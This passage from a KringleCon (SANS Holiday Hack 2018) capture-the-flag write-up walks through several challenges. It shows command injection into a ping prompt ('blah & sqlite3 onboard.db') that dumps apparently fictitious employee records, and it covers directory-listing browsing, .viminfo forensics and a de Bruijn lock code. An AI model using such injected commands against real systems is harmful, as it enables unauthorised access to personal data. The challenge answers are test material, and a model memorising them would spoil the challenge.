
```
Validating data store for employee onboard information.
Enter address of server: blah & sqlite3 onboard.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> ping: unknown host blah
.dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE onboard (
    id INTEGER PRIMARY KEY,
    fname TEXT NOT NULL,
    lname TEXT NOT NULL,
    street1 TEXT,
    street2 TEXT,
    city TEXT,
    postalcode TEXT,
    phone TEXT,
    email TEXT
);
INSERT INTO "onboard" VALUES(10,'Karen','Duck','52 Annfield Rd',NULL,'BEAL','DN14 7AU','077 8656 6
609','karensduck@einrot.com');
INSERT INTO "onboard" VALUES(11,'Josephine','Harrell','3 Victoria Road',NULL,'LITTLE ASTON','B74 8
XD','079 5532 7917','josephinedharrell@einrot.com');
INSERT INTO "onboard" VALUES(12,'Jason','Madsen','4931 Cliffside Drive',NULL,'Worcester','12197','
607-397-0037','jasonlmadsen@einrot.com');
INSERT INTO "onboard" VALUES(13,'Nichole','Murphy','53 St. John Street',NULL,'Craik','S4P 3Y2','30
6-734-9091','nicholenmurphy@teleworm.us');
INSERT INTO "onboard" VALUES(14,'Mary','Lyons','569 York Mills Rd',NULL,'Toronto','M3B 1Y2','416-2
74-6639','maryjlyons@superrito.com');
INSERT INTO "onboard" VALUES(15,'Luz','West','1307 Poe Lane',NULL,'Paola','66071','913-557-2372','
luzcwest@rhyta.com');
```

Figure 4 - Command Injection to Access Database Records

Searching this text revealed this line:

```
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los
Angeles','90067','4017533509','scottmchan90067@gmail.com');
```

With this data, we used command injection to execute runtoanswer and create the name tag.




```
Validating data store for employee onboard information.
Enter address of server: blah & runtoanswer
ping: unknown host blah
Loading, please wait......



Enter Mr. Chan's first name: Scott



   .;looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooool:'
  'ooooooooooooook0Oooooox0OdodOOOOOOOdoxOOdooooooOOkooooooooxO000Okdooooooooooooooo;
 'ooooooooooooooXMWooooOMMxodMMNKKKKxoOMMxoooooWMXoooookNMWK0KNMWOooooooooooooooo;
 :ooooooooooooooXMWooooOMMxodMM0oooooooOMMxoooooWMXooooxMMKoooooKMMkoooooooooooooo
 cooooooooooooooXMMMMMMMMMxodMMWWWW0oooOMMxoooooWMXooooOMMkoooookMM0ooooooooooooooo
 cooooooooooooooXMWdddd0MMxodMM0ddddooOMMxoooooWMXooooOMMOooooooOMMkoooooooooooooo
 cooooooooooooooXMWooooOMMxodMMKxxxxdoOMMOkkkxoWMXkkkkdXMW0xxk0MMKooooooooooooooo
 cooooooooooooo0NXoooookNNdodXNNNNNNkokNNNNNNOoKNNNNNXookKNNWNXKxoooooooooooooooo
 cooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
 coooooooooooooooooooooooooooooooooooooMYcNAMEcISoooooooooooooooooooooooooooooooooo
 cdddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddo
 OMMMMMMMMMMMMMMMNXXWMMMMMMMMNXXWMMMMMMMWXKXWMMMMWWWWWWWWMWWWWWWWWWMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMW:  .. ;MMMk'      .NMX:.  .  .lWO          d          xMMMMMMMMMMMMW
 OMMMMMMMMMMMMMo  OMMWXMMl  lNMMNxWK  ,XMMMO  .MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMX.  .cOWMN  'MMMMMMM;  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMMMKo,   KN  ,MMMMMMM,  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMKNMMMO  oM,  dWMMWOWk  cWMMMO  ,MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMc ...  cWMWl.  .. .NMk.  ..  .oMMMMM. .MMMMMMM, .MMMMMMMMMMMMMMMMW
 xXXXXXXXXXXXXXXKOxk0XXXXXXXX0kkkKXXXXXXKOkxkKXXXXXXXXKOKXXXXXXXXKO0XXXXXXXXXXXXXXXK
 .oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
  .looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
    .,clllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc;.


Congratulations!

onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Figure 5 - Correct Name Entered into System

Minty then gave us a hint to go check out the KringleCon CFP website and look for directory browsing flaws to identify the rejected talks.

The page, https://cfp.kringlecastle.com, had a link to CFPs which goes to https://cfp.kringlecastle.com/cfp/cfp.html. By removing the page name and going back to the parent directory, we got a listing:



https://cfp.kringlecastle.com/cfp/

Index of /cfp/

```
../
cfp.html                                           08-Dec-2018 13:19              3391
rejected-talks.csv                                 08-Dec-2018 13:19             30677
```

Figure 6 - Directory Listing Enabled on Web Server


Following the link to https://cfp.kringlecastle.com/cfp/rejected-talks.csv gave us the talks' information, including the one in question:

```
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss
for Rainbow Teams: A Path in the Darkness,1,11
```

John McClane is the answer.

Objective 3. de Bruijn Sequences


The third challenge required gaining access to the speaker unpreparedness room upstairs, which uses a pattern-based passcode. For a hint, Tangle Coalbox asked for help using his terminal to perform Linux terminal forensics investigation. Connecting to the terminal displays this message:



```
                       .............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM
                       .............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM
   .,.   ,. .......,.  .',..'',,..:::::,,;:c:::ccooooodxkkOOkOO0KKXXXNNWMMMMMMM
   ldd: .d' ';... .o:  .d;.;:....'dl,;do,:lloc:codddodOOxxk0KOOKKKKXNNNWMMMMMMM
   lo.ol.d' ';'..  ,d'.lc..;:,,,.'docod:,:l:locldlddokOxdxxOK0OKKKXXXNNWMMMMMMM
   lo  lod' ';      co:o...;:....'dl':dl,:l::oodlcddoxOkxxk0KOOKKKKXNNNWMMMMMMM
   ,,   ,;. ......  .;:....',,,,''c:'':l;;c:;:llccoooodkkOOOkOO0KKKXNNNWMMMMMMM
                       .............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM
                       .............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@c8574c649b6d:~$
```

Figure 7 - Forensics Sub-Challenge

Looking first at the output of ls -a, we saw two interesting entries. The first was a directory called .secrets and the other was a file called .viminfo.




```
elf@c8574c649b6d:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .secrets  .viminfo  runtoanswer
elf@c8574c649b6d:~$ pwd
/home/elf
```

Figure 8 - Hidden Files in Elf Home Directory

Given that the request was about text editor forensics, we looked at the .viminfo file, since VIM is the improved version of the vi editor.

```
elf@c8574c649b6d:~$ cat .viminfo
…
"%s/Elinore/NEVERMORE/g" :r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt" :q
…
```

Here, we can see the author was editing the file */home/elf/.secrets/her/poem.txt* and performed a string replacement operation to substitute the word **Elinore** with NEVERMORE. Inputting **Elinore** into the runtoanswer succeeded:



```
elf@c8574c649b6d:~$ ./runtoanswer
Loading, please wait......



Who was the poem written about? Elinore


WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollcccll:;,;:;,'...,,.....'',,''.    .......    .''''''
WWNXXXKK0OOkxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;.  ,,.....,,.  ::'....
WWNXXXKK0OOkxdxxxollcccoo:;,cc;::;..:;..,::...   ;:,  ,,.  .,,.  ::'...
WWNXXXKK0OOkxdxxxollcccoo:;,cc,';:;':;..,::...   ,:;  ,,,',,'    ::,'''.
WWNXXXK0OOkkxdxxxollcccoo:;,cc,'';:;:;..'::'..  .;:.  ,,.   ','   ::.
WWNXXXKK00OOkdxxxddooccoo:;,cc,''.,::;....;:;,,,;:,.   ,,.    ','  ::;;;;;
WWNXXKK0OOkkxdddoollcc:::;;,,,'''...............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!

elf@c8574c649b6d:~$
```

Figure 9 - Specifying the Correct Elf from the Poem


Speaking to Tangle again, he disclosed that de Bruijn Sequences can be used to shorten the number of entries needed on the lock, since there is no beginning or end to the sequence that can be inputted.

Using a generator for the sequence, we got this pattern:

```
⍍ ⍍ ⍍ ⍍ □ ⍍ ⍍ ⍍ ❍ ⍍ ⍍ ⍍ ∗ ⍍ ⍍ □ □ ⍍ ⍍ □ ❍ ⍍ ⍍ □ ∗ ⍍ ⍍ ❍ □
⍍ ⍍ ❍ ❍ ⍍ ⍍ ❍ ∗ ⍍ ⍍ ∗ □ ⍍ ⍍ ∗ ❍ ⍍ ⍍ ∗ ∗ ⍍ □ ⍍ □ ⍍ ❍ ⍍ □ ⍍ ∗
⍍ □ □ □ ⍍ □ □ ❍ ⍍ □ □ ∗ ⍍ □ ❍ □ ⍍ □ ❍ ❍ ⍍ □ ❍ ∗ ⍍ □ ∗ □ ⍍ □ ∗
❍ ⍍ □ ∗ ∗ ⍍ ❍ ⍍ ❍ ⍍ ∗ ⍍ ❍ □ □ ⍍ ❍ □ ❍ ⍍ ❍ □ ∗ ⍍ ❍ ❍ □ ⍍ ❍ ❍ ❍
⍍ ❍ ❍ ∗ ⍍ ❍ ∗ □ ⍍ ❍ ∗ ❍ ⍍ ❍ ∗ ∗ ⍍ ∗ ⍍ ∗ □ □ ⍍ ∗ □ ❍ ⍍ ∗ □ ∗ ⍍ ∗ ❍
□ ⍍ ∗ ❍ ❍ ⍍ ∗ ❍ ∗ ⍍ ∗ ∗ □ ⍍ ∗ ∗ ❍ ⍍ ∗ ∗ ∗ □ □ □ □ ❍ □ □ □ ∗ □ □ ❍ ❍
□ □ ❍ ∗ □ □ ∗ ❍ □ □ ∗ ∗ □ ❍ □ ❍ □ ∗ □ ❍ ❍ ❍ □ ❍ ❍ ∗ □ ❍ ∗ ❍ □ ❍ ∗ ∗
□ ∗ □ ∗ ❍ ❍ □ ∗ ❍ ∗ □ ∗ ∗ ❍ □ ∗ ∗ ∗ ❍ ❍ ❍ ❍ ∗ ❍ ❍ ∗ ∗ ❍ ∗ ❍ ∗ ∗ ∗ ∗
```

Figure 10 - Pattern Inputted into Digital Lock

Trying this pattern, the door opened (though sadly, the author was too focused on entering the pattern correctly to notice when it actually succeeded, so the correct code was not recorded.) Luckily, the correct answer to the objective is what Morcel said:



Welcome unprepared speaker!


Figure 11 - Greeting from Morcel

Welcome unprepared speaker!

Objective 4. Data Repo Analysis

In this challenge we needed to obtain the password for a zip file contained in a git repo. The zip file in question was https://git.kringlecastle.com/Upatree/santas_castle_automation/blob/master/schematics/ventilation_diagram.zip and it contained two JPG files.


To start, I met with Wunorse Openslae to help with a lost SMB password and get a tip for the objective. Wunorse was trying to upload a report to an SMB server, but forgot his team's shared password.



```
Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
